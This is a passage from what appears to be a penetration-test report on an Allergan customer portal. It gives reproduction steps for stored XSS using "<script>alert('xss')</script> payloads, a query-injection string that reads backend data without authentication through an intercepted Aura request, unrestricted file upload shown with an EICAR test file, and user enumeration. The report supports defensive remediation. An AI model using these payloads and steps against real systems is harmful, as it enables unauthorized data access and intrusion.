* Last Name: lastname"<script>alert('xss')</script>
* First Name: firstname"<script>alert('xss')</script>
* Salutation: Dr.

Product Interest

* Select at least one product

☒ CoolSculpting ☐ Fillers ☐ Earfold ☐ XEN implant
☐ Ozurdex ☐ Botox ☐ Vistabel

Address

* Company Name: "<script>alert('xss')</script>
Department Name:
* Street: "<script>alert('xss')</script>
* City: "<script>alert('xss')</script>
* County: West Glamorgan
* ZIP Code: 846 22

Communication Contact

* Phone: 2345678908
* Email: michael.klaassen@abbvie.com
Preferred Communication: Email

☒ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

Submit

- Navigate to the email inbox and click the link to set up a password. Set up a password and submit the form. This will activate the account and create a new 'Account' entry on the Salesforce backend.

Thank you for contacting Allergan!


Dear " ",

Your registration request for an Allergan customer account has been received.
Your identifier linked to this registration request is: michael.klaassen@abbvie.com


To begin [click here](#). Warning, this link will expire in 30 days.

By clicking on the link above, you will be asked to change your password. Please retain this information for reference until you receive confirmation of activation of


- Log in as an internal user such as tst-admagn1@allergan.com.int.eufull. In the search bar, search for "script" then select an 'Account' entry containing the payload.



5. Click on the down arrow, then click 'Edit'.



6. Observe the alert popup window.



Recommendation:

- User input should be HTML-Entity Encoded at each point where it is copied/committed into application responses. All HTML meta-characters, including <, >, ", ' and =, / should be replaced with the corresponding HTML entities (< > etc).

4. Improper Access Control

Criticality: High

Affected Resource:

<https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/sfsites/aura?r={#}&aura.ApexAction.execute=1>


Affected Parameters: 'sid', 'aura.token'

Description: The application does not properly validate a user's cookies before allowing access to certain resources. As a result, any unauthenticated user has access to a large amount of data in the application without authorization/authentication.

Impact: Among potential impacts, an attacker can exploit this vulnerability to access Allergan's application information without authentication/authorization. This results in the exposure of sensitive Allergan data to unauthenticated users and impacts the confidentiality of information.

Evidence:

1. Note: If the steps in Finding #1 have been followed and the request is still stored in Burp Suite Repeater, skip to Step #11.
2. Navigate to the site as an unauthenticated user, click 'Sign Up Now'.



REGISTER NOW IN 4 EASY STEPS

- Basic Information
- Address Details
- Upload Documents
- Confirmation

SIGN UP NOW

USER LOG IN

Username


Password

SIGN IN

Forgot Password ?

3. Fill in all of the required fields, be sure to include an email address that has an accessible inbox. Click 'Submit'.

Communication Contact



*Phone 

*Email

Preferred Communication

☒ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

 I'm not a robot 

- Navigate to the email inbox and find the email from Allergan Customer Portal (dl-internationalapplicationsupport@allergan.com.invalid). In the email body, click 'click here' and set up a password for the new account.

Thank you for contacting Allergan!

Dear " ",

Your registration request for an Allergan customer account has been received.
Your identifier linked to this registration request is: michael.klaassen

To begin [click here](#). Warning, this link will expire in 30 days.

By clicking on the link above, you will be asked to change your password.


- Once the password is set, log in to the new account. Complete the forms until the 'Confirmation' step.

Basic Information ☒ Address Details ☒ Document Upload ☒ **Confirmation ☒**

Customer Registration--Billing Details and Confirmation

Registered Address

*Company Name Department Name *Street

*City *County *ZIP Code 

- Enable Intercepting in Burp Suite. In the 'Payment Details' section of the page, select the 'Direct Debit' option.

Payment Details


*Payment Method: Direct Debit

*Payment Term: Net 30 days


*Bank Name: testbankname

Bank Account Number: testbankaccountnumber

- This will intercept a request to retrieve the 'Payment Term' entries from the backend database. In this intercepted request, right-click and select 'Send to Repeater'.




- Highlight the 'message' field, right-click the field then click 'Convert selection' > 'URL' > 'URL-decode'.



- In the 'message' field, replace the 'whereCondition' field contents with the following string (be sure to include the space before "where"): " where Form_Of_Payment_r.name LIKE '%'"

```
18 message=
{"actions":[{"id":"515;a","descriptor":"aura://ApexActionController/ACTION$execute",
callingDescriptor":"UNKNOWN","params":{"namespace":"","classname":"AGN_GCSP_CustomerR
egStep2Controller","method":"getPickListValues","params":{"objectName":"Payment_Term
AGN_c","columnName":"Payment_Term_Label_AGN_c","Name",
Bank_Details_Required_AGN_c","columnId":"SAP_Payment_Term_Code_AGN_c","whereCondi
on":" where Form_Of_Payment_r.name LIKE
'%"},"cacheable":false,"isContinuation":false}}]}&aura.context=%7B%22mode%22%3A%22PR
OD%22%2C%22fuid%22%3A%22AB8981CB2KpCUerBipCwXg%22%2C%22app%22%3A%22siteforce%3Aanapil
```

- Highlight the entire 'message' field again. Right-click the field, then click 'Convert selection' > 'URL' > 'URL-encode key characters'.



- Implement proper authorization/session management. Validate cookies to ensure only authenticated users can access the data.

5. Improper Authorization

Criticality: High

Affected Resource:

<https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/>


Affected Parameter: NA

Description: The application lacks proper authorization, allowing lower privileged authenticated users to access certain information that is only allowed to be accessed by admin users.

Impact: If the application does not implement proper segregation of duties, it could allow a lower privileged authenticated user to access data or escalate privileges to access data that the user is not authorized to access. Exploited, this would negatively impact the confidentiality, integrity, and availability of information.

Evidence:

1. Note: If the steps in Finding #1 have been followed and the created account is still valid, log in as the new user and skip to Step #6.
2. Navigate to the site as an unauthenticated user, click 'Sign Up Now'.



REGISTER NOW IN 4 EASY STEPS

- Basic Information
- Address Details
- Upload Documents
- Confirmation

SIGN UP NOW

USER LOG IN

Username


Password

SIGN IN

Forgot Password ?

3. Fill in all of the required fields and include an email address with an accessible inbox. Click 'Submit'.

Communication Contact


*Phone 

*Email

Preferred Communication

☒ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

☒ I'm not a robot 

- Navigate to the email inbox and find the email from Allergan Customer Portal (dl-internationalapplicationsupport@allergan.com.invalid). In the email body, click 'click here' and set up a password for the new account.

Thank you for contacting Allergan!

Dear " ",


Your registration request for an Allergan customer account has been received.
Your identifier linked to this registration request is: michael.klaassen





To begin [click here](#). Warning, this link will expire in 30 days.


By clicking on the link above, you will be asked to change your password.

- Once the password is set, log in to the new account. Complete all of the forms.

https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/customer-registration-step4?country=GB


 CUSTOMER PORTAL Toll Free Number : 1-800-668-6427




You have successfully completed the registration. Please check your inbox for registration request number and more details. Thank you for your time.

- Navigate to the following URL, it should redirect to an "Insufficient Privileges" error page: <https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/>



- Click on a 'Recent Items' entry in the side bar, such as the 'Case' entry (ex: C28255)



- Click on the 'Related' tab, then click 'Notes & Attachments'.

DETAILS

RELATED

Allergan Customer Addresses (3)

Allergan Customer Address Name	Record Type	Company Name
Add34682	New	testcompany
Add34700	New	TEST
Add34744	New	TEST

Allergan Customer Contacts (1)

Allergan Customer Contact Name	First Name	Last Name
ACC-07217	"<script>alert('xss')</script>	"<script>ale

Allergan Address Contact Mapping (3)

Contact Address Relation	SAP ID	Allergan Customer Contact
ACA-CON - 0000726		ACC-07217
ACA-CON - 0000763		ACC-07217
ACA-CON - 0000764		ACC-07217

Notes & Attachments (2)

9. This page shows the two attachments submitted during the registration process. Click on 'Upload Files' and select a file.

Allergan Customer Registration > C28255

Notes & Attachments

2 items • Sorted by Last Modified • Updated a few seconds ago

Upload Files

⚙️ ↻

	Title	Created By	Last Modified	Size	
1	sratest.exe	"<script>alert('xss')</script> "<script>alert('xss')</script>	21/06/2021 16:56	—	⌵
2	sratest.exe	"<script>alert('xss')</script> "<script>alert('xss')</script>	17/06/2021 15:04	—	⌵

10. Observe the successful upload of a third attachment.

Allergan Customer Registration > C28255
Notes & Attachments

3 items • Sorted by Last Modified • Updated a few seconds ago

Upload Files

⚙️ 🔗

	Title	Created By	Last Modified	Size	
1	 sratest	"<script>alert('xss')</script> "<script>alert('xss')</script>	23/06/2021 19:36	19B	▼
2	 sratest.exe	"<script>alert('xss')</script> "<script>alert('xss')</script>	21/06/2021 16:56	—	▼
3	 sratest.exe	"<script>alert('xss')</script> "<script>alert('xss')</script>	17/06/2021 15:04	—	▼

Recommendation:

- Perform proper authorization checks before allowing the user to access resources. This can be achieved by validating the Session ID of the user to ensure they are supposed to be granted access to the functionality.

6. Malicious File Upload

Criticality: High

Affected Resource:

<https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/customer-registration-step3?country=GB>


Affected Parameter: NA

Description: The application allows users to upload files during registration. However, it does not sanitize or validate the file type, allowing users to upload any file type to the server.

Impact: An attacker can upload malicious files, which other users can then download. These files can execute malicious commands against end-user systems and compromise their data's confidentiality, integrity, and availability.

Evidence:

1. Note: This may require a new user to be registered if the setup forms have already been submitted.
2. Download the EICAR test file from the following link:
https://www.eicar.org/?page_id=3950
3. Navigate to the site as an unauthenticated user, click 'Sign Up Now'.



The screenshot displays two side-by-side panels. The left panel, titled 'REGISTER NOW IN 4 EASY STEPS', features a vertical list of four steps: 'Basic Information' (person icon), 'Address Details' (location pin icon), 'Upload Documents' (paperclip icon), and 'Confirmation' (dollar sign icon). Below these steps is a green 'SIGN UP NOW' button, which is highlighted with a red rectangular box. The right panel, titled 'USER LOG IN', contains a 'Username' field with a person icon, a 'Password' field with a lock icon, a green 'SIGN IN' button, and a 'Forgot Password ?' link.

4. Fill in all of the required fields, be sure to include an email address that has an accessible inbox. Click 'Submit'.

Communication Contact


*Phone ①

*Email

Preferred Communication

☒ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

☒ I'm not a robot 

- Navigate to the email inbox and find the email from Allergan Customer Portal (dl-internationalapplicationsupport@allergan.com.invalid). In the email body, click 'click here' and set up a password for the new account.

Thank you for contacting Allergan!

Dear " ",

Your registration request for an Allergan customer account has been received.
Your identifier linked to this registration request is: michael.klaas

To begin [click here](#). Warning, this link will expire in 30 days.

By clicking on the link above, you will be asked to change your password.

- Once the password is set, log in to the new account. Complete the forms until reaching the 'Document Upload' step.

Basic Information ☒ Address Details ☒ Document Upload ☒ Confirmation ☒

Customer Registration -- Document Upload

*Registration License Number

VAT Number (optional) ①


Tax Exempted

*Copy of Photo ID (passport/driving license of Medical Practitioner) Or drop files

*Copy of current Registration Certificate of Medical Practitioner Or drop files

- In Burp Suite, enable Intercepting. Click either of the 'Upload Files' buttons and select the test EICAR file to upload.

- In the body of the intercepted request, find the 'message' parameter and hover over it with the mouse. Observe the full file name, base64-encoded file contents, and the content-type being sent to the server in the message.



- Disable intercepting and observe the successful file upload.

Customer Registration -- Document Upload

*Registration License Number 2343463435 VAT Number (optional) Tax Exempted No

*Copy of Photo ID (passport/driving license of Medical Practitioner) Upload Files Or drop files eicar.com

*Copy of current Registration Certificate of Medical Practitioner Upload Files Or drop files

Previous Save Next

Recommendations:

- Check file type and extension on the server-side before allowing upload (for example, JPG, PNG, CSV, XLS, PDF, DOC, etc.).
- Implement an allowlist for file types that can be uploaded based on their headers in addition to extensions.
- Perform all validations on the server-side to ensure it can't be bypassed.

7. User Enumeration

Criticality: Low

Affected Resources:

<https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/gcsp-manage-password>

https://eufull-allergancommunityeu.cs160.force.com/customerUKI/AGN_GCSP_CustomerPortalOktaLogin?startURL=%2FcustomerUKI


Affected Parameter: NA

Description: The noted URLs are vulnerable to user enumeration. This vulnerability allows an attacker to enumerate the users of existing accounts.

Impact: Allowing username enumeration is not a vulnerability in itself. When it impacts user privacy or security, such enumeration becomes a vulnerability. In this case, enumeration reveals doctors using a service. The information could also be used in further attacks such as information gathering, password resets, or assessment of Allergan services that could compromise the corporate competitive advantage as well as patient privacy.

Evidence:

1. Navigate to the first URL and input an incorrect username into the field. Observe the error message.



The screenshot shows a web browser window with the URL <https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/gcsp-manage-password>. The page displays the Allergan logo and a red error message: "User not a user not found in the system". Below the error message is a "Forgot Password" form. The form contains the following fields:

- *Enter Username: A text input field containing the value "not a user".
- *Recovery Question: A dropdown menu with the text "Select an Option".
- *Recovery Answer: A text input field.
- *New Password: A text input field with a password strength indicator.
- *Confirm Password: A text input field.

A green "Reset Password" button is located at the bottom of the form.

2. Navigate to the second URL and input an incorrect username and password. Click 'Sign In' and observe the error message.

USER LOG IN

Username
notuser

Password
••••••••

SIGN IN

Forgot Password ?

Error:
User notuser not found in the system

3. Use a valid username and invalid password, observe the different error messages.

USER LOG IN

Username
oamuser02@grr.la

Password
•

SIGN IN

Forgot Password ?

Error:
Authentication failed

Recommendation:

- Implement a generic application response and user messaging for the affected functionality that does not indicate whether the supplied username is valid or invalid within the system.

8. Outdated jQuery Libraries

Criticality: Low

Affected Resources:

<https://eufull->

[allergancommunityeu.cs160.force.com/customerUKI/resource/1497097761000/AGN_CustomerPortaljQuery](https://eufull-allergancommunityeu.cs160.force.com/customerUKI/resource/1497097761000/AGN_CustomerPortaljQuery)

<https://eufull->

[allergancommunityeu.cs160.force.com/customerUKI/resource/1562992938000/AGN_CustomerPortalLtng/js/jquery.js](https://eufull-allergancommunityeu.cs160.force.com/customerUKI/resource/1562992938000/AGN_CustomerPortalLtng/js/jquery.js)

Affected Parameter: NA

Description: Components such as libraries, frameworks, and other software modules, run with the same privileges as the application. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

Impact: Vulnerabilities mostly impact the client-side and could lead to potential attacks such as Cross Site Scripting, etc.

Evidence:

1. Navigate to the first URL and observe the outdated jQuery 3.1.1 displayed.

```
/*  
 * jQuery JavaScript Library v3.1.1  
 * https://jquery.com/  
 *  
 * Includes Sizzle.js  
 * https://sizzlejs.com/  
 *  
 * Copyright jQuery Foundation and other contributors  
 * Released under the MIT license  
 * https://jquery.org/license  
 *  
 * Date: 2016-09-22T22:30Z  
 */  
( function( global, factory ) {
```

2. Navigate to the second URL and observe the outdated jQuery 1.10.1 displayed

```
/*  
 * jQuery v1.10.1 (c) 2005, 2013 jQuery Foundation  
 * https://source-mapping.org/jquery-1.10.1.min.map  
 */  
(function(e,t){  
  var n,r,i=typeof t,o=e.location,a=e.document,s=a.do  
  },  
  p=[],f="1.10.1",d=p.concat,h=p.push,g=p.slice,m=p.i  
  return new x.fn.init(e,t,r)  
  }  
  )
```

Recommendation:

- Update the application to the latest version of jQuery.

Recommended Security Headers:

Recommended security headers are noted below. Consider adding it to the web server configuration to protect users and the application from malicious attacks.

Header	Description and Recommendation
SameSite Attribute	<p>SameSite prevents the browser from sending the cookie along with cross-site requests. The main goal is to mitigate the risk of cross-origin information leakage. It also provides some protection against cross-site request forgery attacks. Possible values for the flag are Lax, Strict, None.</p> <p>For more information about implementation: https://medium.com/compass-security/samesite-cookie-attribute-33b3bfeacb95</p>